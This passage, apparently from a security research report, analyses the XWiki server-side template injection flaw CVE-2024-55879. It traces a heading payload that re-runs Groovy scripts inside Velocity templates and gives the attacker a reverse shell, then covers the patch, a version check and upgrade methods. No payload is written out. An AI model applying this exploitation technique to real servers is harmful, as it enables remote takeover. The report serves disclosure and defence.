


Figure 20. Saving Heading Payload

Inside the server, the heading variable is executed. Then, the two variables of $codeToExecute and $codeToExecuteResult are individually redefined.

```
== Debug Before ==
Heading: **$services.rendering.escape($heading, 'xwiki/2.1')**
CodeToExecute Before: **$services.rendering.escape($configurableObj.display('codeToExecute', 'view',
false), 'xwiki/2.1')**
CodeToExecuteResult Before: **$services.rendering.escape($configurableObj.display
('codeToExecuteResult', 'view', false), 'xwiki/2.1')**
=====================

#set($evaluatedHeading = "#evaluate($heading)")

== Debug After ==
Evaluated Heading: **$services.rendering.escape($evaluatedHeading, 'xwiki/2.1')**
CodeToExecute After: **$services.rendering.escape($codeToExecute, 'xwiki/2.1')**
CodeToExecuteResult After: **$services.rendering.escape($codeToExecuteResult, 'xwiki/2.1')**
=====================
```

Figure 21. Heading Variable Execution Code

The payload inside the redefined $codeToExecuteResult calls {{async}} and {{groovy}} scripts once again during the process of {{velocity}} script operation. This way, the attacker executes the payload delivered via heading.

```
#if($codeToExecute != '')
  (%class="codeToExecute"%)(((##
    $codeToExecuteResult
  )))
#end
```

Figure 22. CodeToExecuteResult Variable Execution Code

Using the executed payload, the attacker successfully acquires the shell of XWiki server through the 8888 port on standby in the server.




Figure 23. Attacker Succeeding Reverse Shell Connection in PC

■ Countermeasures

The vulnerability arises as the attacker's malicious code is executed inside the velocity template of XWiki due to the groovy code that is also executed in the template. Following its discovery on August 4, 2023, this logic was patched on April 26, 2024. The details of the source code change can be found below.

•URL:https://github.com/XWiki/XWikiplatform/commit/8493435ff9606905a2d913607d6c79862d0c168d?diff=unified#diffbf419a99140f3c12fd78ea30f855b63cfb74c1c976ff4436898266d9b37ad3ce

Through XWiki > Administrator Wiki > Content > Import > org.XWiki.platform_xwiki-platform-administration-ui_<Version_Information>.xar, it can be checked whether or not the vulnerable version has been used.




Figure 24. Admin. Page > Extension Check

As a result of checking the vulnerability patch details, it was found that the codeToExecuteResult variable, which was used in the arbitrary command execution, is no longer used as the codeToExecute variable processing of ConfigurableClass.xml file has been changed.

```
#set($codeToExecute = "$!app.getValue('codeToExecute', $configurableObj)")
#if($codeToExecute != '')
  #set($codeToExecuteResult = $configurableObj.display('codeToExecute', 'view', false))
#set ($codeToExecute = "$!app.getValue('codeToExecute', $configurableObj)")
```

Figure 25. Modifications to codeToExecute Variable Processing

In addition, for the section that was vulnerable due to the execution of the codeToExecuteResult variable, the code execution was prevented through display in a simple string, not a script macro as of the following.

```
(%class="codeToExecute"%)(((##
  $codeToExecuteResult
  $configurableObj.display('codeToExecute', 'view', false)
```

Figure 26. Modifications to codeToExecuteResult

For the vulnerable XWiki version, patch task must be performed in the <=15.10.9 and <=16.3.0 versions. All important data must be backed up before patch application, and the patch task must be carried out with reference to the official documentation. It must also be kept in mind that the upgrading methods vary by distribution environment. Patch task is performed in the following methods.

Distribution Environment	Patch Method
Package Upgrade	Execute sudo apt install xwiki–tomcat9-mariadb
Docker Upgrade	Change image by referring to the link and implement guidelines in the release note
WAR Upgrade	After deleting the existing WAR and downloading the new version, distribute WAR or use the distribution wizard
Demo Package Upgrade	Separately install the new version, and manually edit the configuration file and directory

The following link can be referenced for the detailed patch task.

•URL: https://www.xwiki.org/xwiki/bin/view/Documentation/AdminGuide/Upgrade/

■ Reference Sites

• XWiki (About XWiki): https://www.xwiki.org/xwiki/bin/view/Main/
• XWiki (Administration Application):
https://extensions.xwiki.org/xwiki/bin/view/Extension/Administration%20Application
• XWiki (XWiki Velocity Training):
https://www.xwiki.org/xwiki/bin/view/Documentation/DevGuide/Scripting/XWikiVelocityTraining/
• XWiki (Script Macro): https://extensions.xwiki.org/xwiki/bin/view/Extension/Script%20Macro
• XWiki (Release Notes, 14.7RC1):
https://www.xwiki.org/xwiki/bin/view/ReleaseNotes/Data/XWiki/14.7RC1/Entry001/
• XWiki (XWikiSyntax):
https://www.xwiki.org/xwiki/bin/view/Documentation/UserGuide/Features/XWikiSyntax/
• EQST Insight Special Report (SSTI):
https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Research%20Technique_%EB%B3%84%EC%B1%85_202403.pdf&r_fname=20240327134650045.pdf
• XWiki (XWikiDocument XML):
https://extensions.xwiki.org/xwiki/bin/view/Extension/XAR%20Module%20Specifications
• XWiki (Upgrading): https://www.xwiki.org/xwiki/bin/view/Documentation/AdminGuide/Upgrade/
• Hibernate Documentation (The Hibernate Query Language):
https://docs.jboss.org/hibernate/orm/3.3/reference/en-US/html/queryhql.html
• CVE-2024-55879: https://github.com/xwiki/xwiki-platform/commit/8493435ff9606905a2d913607d6c79862d0c168d
https://github.com/xwiki/xwiki-platform/security/advisories/GHSA-r279-47wg-chpr
https://jira.xwiki.org/browse/XWIKI-21207